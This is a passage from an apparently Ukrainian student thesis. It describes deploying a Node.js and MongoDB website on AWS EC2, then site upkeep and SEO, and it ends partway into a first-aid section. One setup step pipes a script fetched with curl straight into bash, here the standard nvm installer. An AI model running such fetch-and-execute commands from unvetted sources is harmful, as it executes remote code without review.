Для початку роботи з aws потрібно увійти у свій обліковий запис. Процес авторизації зображено на рисунку 4.1.



Рисунок 4.1 – Процес авторизації

Після входу в акаунт потрібно запустити віртуальну машину за допомогою EC2.

Вибираю шаблон який містить конфігурацію програмного забезпечення (операційна система, сервер додатків та програми) вікно вибору зображено на рисунку 4.2.



Рисунок 4.2 – Процес вибору шаблону

Далі потрібно вказати конфігурації правил для брандмауера, задані конфігурації зображено на рисунку 4.3.



Рисунок 4.3 – Конфігурації брандмауера

Коли все налаштовано потрібно згенерувати та зберегти на комп’ютер ключ який дозволить безпечно підключатися до віртуальної машини, створення ключа зображено на рисунку 4.4.



Рисунок 4.4 – Створення ключа

Після виконання раніше описаних операцій буде створено віртуальну машину і відкрито вікно терміналу, його вигляд показано на рисунку 4.5.



Рисунок 4.5 – Вигляд терміналу

Наступним кроком буде підключення до віртуальної машини з локального комп’ютера. Для цього потрібно відкрити консоль з папки, в якій знаходиться файл ключа (файл з розширенням .pem), після чого виконати з неї команду підключення в моєму випадку ця команда виглядає так:

«ssh -i "ec2-frankfurt.pem" ec2-user@ec2-3-120-238-96.eu-central-1.compute.amazonaws.com».

Встановлюємо nvm послідовно виконавши такі команди:

– «curl -o- https://raw.githubusercontent.com/nvm-sh/nvm/v0.34.0/install.sh | bash»;
– «. ~/.nvm/nvm.sh».

Встановлюємо node виконавши команду:

«nvm install node».

Налаштовуємо переадресацію порту 80 на порт 8000 виконавши команду «sudo iptables -t nat -A PREROUTING -p tcp –dport 80 -j REDIRECT –to-ports 8000»

Встановлення mongodb спершу потрібно створити директорію /etc/yum.repos.d/ в ній необхідно створити файл mongod-org-3.6.repo в який потрібно записати текст зображений на рисунку 4.6.



Рисунок 4.6 – Вміст файлу mongod-org-3.6.repo

Після створення файлу потрібно виконати команду «sudo yum install -y mongodb-org»

Також потрібно завантажити файли з репозитарію https://github.com/AndriyZakopets/diploma на віртуальну машину, для цього використаємо FTP клієнт з відкритим кодом FileZilla. Спершу додаємо підключення процес показано на рисунку 3.7.



Рисунок 4.7 – Дадавання підключення FileZilla

Після чого підключаємось до віртуальної машини натиснувши кнопку «З’єднати». В локальному дереві каталогу відкриваємо build, віддаленому дереві

каталогу відкриваємо каталог /home/ec2-user, відвантажуємо локальні файли, процес відвантаження показано на рисунку 4.8.



Рисунок 4.8 – Відвантаження файлів

Встановлюємо усі залежності npm виконавши команду «npm install».

Для запуску сервера в подальшому буде використовуватись команда «screen node index.js».

Після чого сайт доступний за наступним посиланням: https://diploma5609.herokuapp.com/movies, див. рисунок 4.9.



Рисунок 4.9 – Відкриття сайту по відповідному URL адресу

4.2 Інструкція з обслуговування та наповнення сайту

Адекватне інформаційне наповнення для більшості сайтів є необхідною основою для залучення та утримання відвідувачів. Розробляючи концепцію інформаційного контенту для веб-сайту, перш за все, слід враховувати основну мету, заради якої він був створений, які, в свою чергу, визначають ряд факторів: інформацію, її тип, об'єм і формат, структуру, інструменти для навігації по сайту і т.д.

Якщо інформація на веб-сайті не змінюється, то веб-сайт має дуже малу цінність для відвідувача. Це особливо важливо для ресурсів, які прагнуть сформувати навколо себе постійну аудиторію. Більшість професійно створених і давно працюючих сайтах регулярно публікують новини, стара інформація своєчасно оновлюється, з'являються нові розділи, розширюються існуючі. Тому необхідно відразу вирішити, хто буде підтримувати контент сайту і як будуть відбуватися оновлення.

Для доступу до усіх функцій вебсайту, таких як додавання оголошення, видалення оголошення необхідно авторизуватися дивитися рисунок 4.10, або якщо акаунт ще не створено – зареєструватися дивитися риснунок 4.11.



Рисунок 4.10 – Авторизація на сайті



Рисунок 4.11 – Реєстрація на сайті

4.3 Інструкція з популяризації та підтримки сайту

Для того, щоб користувачі Інтернету могли відвідувати ваш веб-сайт, потрібне просування сайту, і краще зареєструвати його в пошукових системах і каталогах, щоб розміщувати посилання на нього на інших сайтах. Цей процес називається просуванням, просуванням або просуванням веб-сайту. Для просування

використовуються інші інструменти, але важливо, щоб матеріал, доступний на вашому веб-сайті, був цікавим для відвідувачів.

Для популяризації вебсайту потрібно виконати SEO-оптимізацію з метою підняття позиції сайту в результатах пошукових систем за певними запитами користувачів.

Отже, всі фактори, які впливають на позицію сайту в питанні Пошукові системи можна розділити на зовнішні та внутрішні. працює як Оптимізація складається з роботи:

– внутрішні фактори, (контрольовані власником сайту) - адаптуйте текст і макет сторінки до вибраних запитів, покращуйте якість і кількість тексту на сайті, стилізуйте текст (заголовки, жирний), покращуйте структуру та навігацію, використовуйте внутрішні посилання;

– зовнішні фактори - обмін посиланнями, реєстрація каталогів та інші заходи для збільшення та стимулювання кількості та частоти посилань на ресурси.

SEO може стати джерелом збільшення кількості відвідувачів (90% користувачів знаходять нові веб-сайти за допомогою пошукових систем; 55% онлайн-покупок і замовлень здійснюються на веб-сайтах, знайдених за допомогою пошукових систем). Високий рівень довіри до пошукових систем дозволяє конвертувати відвідувачів у покупців з високою швидкістю з найменшими витратами на залучення одного відвідувача.

Люди, які заходять на ваш сайт через пошукові системи, є цілеспрямованими користувачами Інтернету, які сформували власні інтереси та шукають продукти (послуги), які ви пропонуєте, тому SEO є джерелом найбільш якісних відвідувачів вашого сайту. Позиціонування в пошукових системах є одним з найважливіших заходів для залучення цільової аудиторії. До найпопулярніших українських та світових пошукових систем належать Google, Bing, Yahoo.

Існує три види SEO-оптимізації: біла, сіра та чорна.

Чорна оптимізація незаконно отримує високі рейтинги в пошукових системах. Рано чи пізно сайти, які це використовують блокуються пошуковими системами.

Сіра оптимізація на відміну від чорної офіційно не заборонена пошуковими системами, але її використання все ще можна розглядати як неприродне перебільшення популярності веб-сайту. Деякі пошукові системи, можуть тимчасово або назавжди блокувати такі сайти. Але, остаточне рішення про те, чи законний спосіб просування чи ні, приймає модератор пошукової системи, а не програма.

Біла оптимізація — це цілком легальна оптимізація, яка не порушує ніяких правил і законів. Тільки цей метод може гарантувати вам довгостроковий успіх та процвітання вашого сайту.

5 ОХОРОНА ПРАЦІ, ТЕХНІКА БЕЗПЕКИ ТА ЕКОЛОГІЧНІ ВИМОГИ

5.1 Долікарська медична допомога при захворюваннях, травмах та в умовах надзвичайних ситуацій

Термін «надзвичайна ситуація» – це обстановка, що раптово виникла на певній території, яка склалася внаслідок катастрофи. У надзвичайній ситуації потрібний захист населення від небезпечних для здоров'я факторів, проведення рятувальних робіт та надання екстреної (швидкої) медичної допомоги потерпілим.

Згідно Національному класифікатору Україну «Класифікатор надзвичайних ситуацій», термін «надзвичайна ситуація» – це порушення нормальних умов життя та діяльності людей на окремій території чи об'єкті на ній або на водному об'єкті, спричинене аварією, катастрофою, стихійним лихом чи іншою небезпечною подією, зокрема епідемією, епізоотією, епіфітотією, пожежею, що призвело (може призвести) до виникнення великої кількості постраждалих, загрози життю та здоров'ю людей, їх загибелі, значних матеріальних утрат, а також до неможливості проживання населення на території чи об'єкті, ведення там господарської діяльності.

Завданням фахівця, який надає долікарську допомогу, є вміння надати долікарську допомогу постраждалому, що отримав травму від раптового нападу захворювання до прибуття кваліфікованої медичної допомоги, такої, як бригада екстреної (швидкої) медичної допомоги.

Усім людям без винятку потрібно добре знати, які дії необхідно виконувати при нещасному випадку та необхідно вміти надавати долікарську допомогу.

Долікарська допомога − це оперативна допомога постраждалому при отриманні травми або раптовому нападі захворювання, яка надається доти, доки не буде можливості отримання більш кваліфікованої медичної допомоги. Надання долікарської допомоги дійсно може бути принциповим у питанні життя та смерті постраждалого. Найчастіше своєчасно надана долікарська допомога означає, що видужає постраждалий повністю чи залишиться на все життя інвалідом. Ваша

безпосередня участь має важливе значення, бо ви можете бути єдиною людиною, яка здатна надати допомогу на місці пригоди. Не бійтесь діяти − ви завжди спроможні зробити свій внесок, навіть якщо це буде простий поклик про допомогу.

Ваше завдання:

- з’ясувати, чи дійсно має місце невідкладна ситуація;
- прийняти рішення діяти;
- викликати бригаду екстреної (швидкої) медичної допомоги;
